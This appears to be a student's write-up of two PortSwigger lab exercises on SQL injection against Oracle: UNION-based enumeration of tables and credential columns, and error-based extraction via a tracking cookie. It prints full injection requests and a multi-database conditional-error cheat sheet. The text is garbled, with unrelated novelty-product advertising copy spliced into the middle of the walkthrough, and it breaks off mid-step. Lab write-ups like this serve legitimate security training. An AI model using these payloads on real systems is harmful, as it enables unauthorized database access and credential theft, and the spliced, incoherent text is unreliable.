



**Title :-**

- SQL injection attack , listing the database contents on oracle .
- Visible error-based SQL injection .

**Prepared By :-** Ahmed Dahman Saleh .

**Date:-** June , 2026 .

**Platform :-** Portswigger .

# **-SQL injection attack , listing the database contents on oracle .**

---

## **Introduction :-**

SQL Injection (SQLi) is one of the most critical web application vulnerabilities, allowing attackers to interfere with the queries an application makes to its database. This lab focuses on exploiting an SQL injection vulnerability in an Oracle database to extract sensitive data, specifically targeting credentials.

## **Overview of the Lab**

**Vulnerability Type:** UNION-based SQL Injection.

**Target Database:** Oracle.

**Injection Point:** Product category filter.

**Objective:** Determine the table and column names holding user credentials, retrieve the data, and log in as the administrator user.

## **Key Concepts**

### **1. UNION-Based SQL Injection on Oracle**

When an application returns the results of a vulnerable SQL query in its response, a UNION operator can be appended to the original query. This allows an attacker to execute a secondary SELECT statement and append its results to the original application response.

### **2. Oracle Specifics**

Unlike other database management systems, Oracle enforces strict syntax rules for the UNION operator:

Each SELECT query within the UNION must have the **exact same number of columns**.

The data types of the columns in the corresponding queries must be **compatible**.

Every SELECT statement in Oracle must explicitly use the FROM keyword and query a table. Therefore, when injecting dummy values, the standard FROM dual table is used.

### **3. Enumerating Database Schema in Oracle**

To find tables and columns in Oracle, you query the built-in metadata views:


all\_tables: Lists all tables accessible to the current user.

all\_tab\_columns: Lists all columns of tables accessible to the current user.

---

### **Determining the Number of Columns:-**

Testing the number of columns required for the UNION SELECT statement using a single NULL value on the Oracle dual table. This initially results in an error because the number of columns does not match the original query.



Even your travel mug and flask will conveniently unfold leaving you hydrated in that hot summers sun. I was a bit of a trendsetter in this folded my paper money, my grandmother used to do it and I guess the influence stuck with me. Little did granny know that 40 years or more money, and everything else we can attach minuscule hinges to. We have always folded our laundry as well, that goes back centuries. It takes time to bring these things to market. To be honest I've been crying out for a tablet that makes phone calls ever since my eyesight probably only be affordable to those that can afford laser surgery, and they're just being greedy as they have no problems looking at a phone touch screens and have had a folding keyboard for yonks, give me a giant Blackberry any day!

## 'I' in Team


When there, a deadline is approaching and everyone is pulling together. Well, not quite everyone. There's always one colleague who secretly and they will jump in and save the day, solo! Not anymore. With our new 'Team' alert there will no longer be any renegades in the pack. I'll sit proudly in your conference room; each time someone uses the word 'I' lights will flash and an alarm will sound. Ear piercing sirens will ring it to hear again. Smaller units are available to dot around your office building, there won't be anywhere safe for a secret meeting, or plan for your company. With a control panel at your fingertips, the hidden cameras will swiftly pinpoint the culprits, and you will be able to talk to them directly. Units. Our motto, 'teamwork makes dreams work', says it all. Stamp out the solo flying, get ahead wannabes. We have a team (there's highly skilled installers who will guide you through the process and give you a free estimate today!

When

folded ones to the perils of the bathroom before it's too late thanks to this novelty sign. Perfect for home or even the office, be sure to pop it up next to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign means no one can ever yell at you for not telling them what they have to endure following you into the restroom. The foldable design means you simply leave it out as long as is needed.

## Internal Server Error

The Burp Suite Repeater tab showing an HTTP 500 Internal Server Error, confirming that a single NULL value does not align with the column count of the primary application query.



## Determining the Number of Columns:-

Adjusting the payload to include two NULL values (NULL, NULL) successfully resolves the error, returning an HTTP 200 OK response. This indicates that the original query uses exactly two columns.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>1 GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL+FROM+dual-- HTTP/2 2 Host: 0ac500be0450774182e9bbd500d200ae.web-security-academy.net 3 Cookie: session=fuAqi20ArbI75nXbeqXfcYemd3zuwZWR 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101   Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0ac500be0450774182e9bbd500d200ae.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17</pre> | <pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 8708 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/LabsEcommerce.css rel=stylesheet&gt; 12 &lt;title&gt;   SQL injection attack, listing the database contents on Oracle 13 &lt;/title&gt; 14 &lt;/head&gt; 15 &lt;!--LAB_HEAD_END--&gt; 16 &lt;body&gt;   &lt;script src="/resources/labheader/js/LabHeader.js"&gt;   &lt;/script&gt;</pre> |


## Injecting Payload to Enumerate Tables:-

Modifying the payload in Burp Suite to extract table names from the Oracle metadata view all\_tables. We replace one of the NULL values with table\_name to retrieve the schema information.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>1 GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables--   HTTP/2 2 Host: 0ac500be0450774182e9bbd500d200ae.web-security-academy.net 3 Cookie: session=fuAqi20ArbI75nXbeqXfcYemd3zuwZWR 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101   Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0ac500be0450774182e9bbd500d200ae.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17</pre> | <pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 17247 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/LabsEcommerce.css rel=stylesheet&gt; 12 &lt;title&gt;   SQL injection attack, listing the database contents on Oracle 13 &lt;/title&gt; 14 &lt;/head&gt; 15 &lt;!--LAB_HEAD_END--&gt; 16 &lt;body&gt;   &lt;script src="/resources/labheader/js/LabHeader.js"&gt;   &lt;/script&gt;</pre> |

## Listing Database Tables:-

The application response renders the accessible database tables on the screen. Looking through the output helps us identify custom or relevant tables holding user data, such as APP\_USERS\_AND\_ROLES.



**Request**

```
1 GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables. HTTP/2
2 Host: 0ac500be0450774182e9bbd500d200ae.web-security-academy.net
3 Cookie: session=fuAqi20ArbI75nXbeqXfcYemd3zuwZWR
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ac500be0450774182e9bbd500d200ae.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

**Response**

Refine your search:

All Accessories Corporate gifts Gifts Tech gifts

Toys & Games

APP\_ROLE\_MEMBERSHIP

APP\_USERS\_AND\_ROLES


AUDIT\_ACTIONS

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you sav the wrong thing? If this is you then the

## Enumerating Table Columns

Crafting a new payload in Burp Suite to query the all\_tab\_columns view, filtering by the targeted table name (using placeholders for the random characters) to discover the exact column names holding credentials.



**Request**


```
1 GET /filter?category=Gifts'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USER_S_XXXXXX'-- HTTP/2
2 Host: 0ac500be0450774182e9bbd500d200ae.web-security-academy.net
3 Cookie: session=fuAqi20ArbI75nXbeqXfcYemd3zuwZWR
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ac500be0450774182e9bbd500d200ae.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8709
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/LabsEcommerce.css rel=stylesheet>
12 <title>
13 SQL injection attack, listing the database contents on Oracle
14 </title>
15 </head>
16 <!--LAB_HEAD_END-->
17 <body>
18 <script src=/resources/labheader/js/labHeader.js>
19 </script>
```


## Verifying Data Types and Output:-

Testing the injection directly in the browser by selecting dummy string values ('abc', 'def') from dual to confirm that string data renders properly on the page.




## Viewing Extracted Schema Data

Scrolling through the extracted database content directly on the web page to read the enumerated schema objects and metadata tables.



## Retrieving User Credentials

Displaying the contents of the user credentials table on the web page, revealing the usernames and passwords needed to proceed with solving the lab.



## -Visible error-based SQL injection .

### Introduction:-

This report documents the methodology and findings of solving the "**Visible error-based SQL injection**" lab from the PortSwigger Web Security Academy. The objective of this lab is to exploit a SQL injection vulnerability residing in the application's tracking cookie mechanism to extract sensitive data—specifically, the password of the administrator user.

### Vulnerability Overview:-

The application processes analytics by taking the value of the TrackingId cookie and executing a backend SQL query. Although the application does not directly reflect the results of the query in the response, it improperly handles user input, exposing a **visible error-based SQL injection** vulnerability. By injecting specific database functions (such as CAST() or EXTRACTVALUE())



depending on the underlying Database Management System), an attacker can force the database to evaluate an invalid expression, causing it to leak the desired data directly within the application's error messages.

## Capturing the Initial Request:-

Capturing the initial application request using Burp Proxy to locate the vulnerability within the tracking cookie (TrackingId).

The screenshot shows the Burp Suite interface. At the top, there's a toolbar with 'Intercept on', 'Forward', and 'Drop' buttons. Below this is a table of HTTP history. The selected request is a GET request to `https://0a8b00da038cfc68011083600b000fe.web-security-academy.net/`. The 'Request' tab is active, showing the raw request details. The 'Inspector' tab on the right shows the request attributes, including cookies and headers.

| Time              | Type | Direction | Method | URL                                                                                                                                                               | Status code | Length |
|-------------------|------|-----------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------|--------|
| 09:06:13 19 Ju... | HTTP | → Request | GET    | https://0a8b00da038cfc68011083600b000fe.web-security-academy.net/                                                                                                 |             |        |
| 09:06:33 19 Ju... | HTTP | → Request | POST   | https://www.youtube.com/youtubei/v1/log_event?alt=json                                                                                                            |             |        |
| 09:07:48 19 Ju... | HTTP | → Request | POST   | https://ads.mozilla.org/v1/ads                                                                                                                                    |             |        |
| 09:09:48 19 Ju... | HTTP | → Request | GET    | https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?Sct=application/x-protobuf&key=AlzaSyD3uzXIs34sqk9WhKoFZypVPgdDbT3uPw&ShttpMethod=POST&Sreq=ChU... |             |        |
| 09:14:30 19 Ju... | HTTP | → Request | GET    | https://push.services.mozilla.com/                                                                                                                                |             |        |
| 09:15:31 19 Ju... | HTTP | → Request | GET    | https://push.services.mozilla.com/                                                                                                                                |             |        |

**Request**

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a8b00da038cfc68011083600b000fe.web-security-academy.net
3 Cookie: TrackingId=MFyTiesWNIqDgXiE ; session=8M2xRPEbaeEYU23CPLZKFPMyQHP1Mi
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
```

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 2

Request headers 18

The screenshot shows the Burp Suite interface with a selected request and its response. The 'Request' tab is active, showing the raw request details. The 'Response' tab is also visible on the right. The request is a GET request to `https://0a8b00da038cfc68011083600b000fe.web-security-academy.net`. The response is a 200 OK status.

**Request**

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a8b00da038cfc68011083600b000fe.web-security-academy.net
3 Cookie: TrackingId=MFyTiesWNIqDgXiE ; session=8M2xRPEbaeEYU23CPLZKFPMyQHP1Mi
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

**Response**

200 OK

## Testing Conditional Errors Payload:-

Referencing the PortSwigger cheat sheet to apply database-specific conditional errors (for Oracle DB using TO\_CHAR(1/0)).

### Conditional errors

You can test a single boolean condition and trigger a database error if the condition is true.

#### Oracle

```
SELECT CASE WHEN (YOUR-CONDITION-HERE)
THEN TO_CHAR(1/0) ELSE NULL END FROM
dual
```

#### Microsoft

```
SELECT CASE WHEN (YOUR-CONDITION-HERE)
THEN 1/0 ELSE NULL END
```

#### PostgreSQL

```
1 = (SELECT CASE WHEN (YOUR-CONDITION-
HERE) THEN 1/(SELECT 0) ELSE NULL END)
```

#### MySQL

```
SELECT IF(YOUR-CONDITION-HERE, (SELECT
table_name FROM
information_schema.tables), 'a')
```

## Injecting the Boolean Based Blind Payload:-

Injecting a boolean-based conditional error payload into the TrackingId cookie to test if the first character of the administrator's password is 'a'

The screenshot displays the Network tab of a web browser's developer tools, showing an HTTP request and its corresponding response.

**Request:**

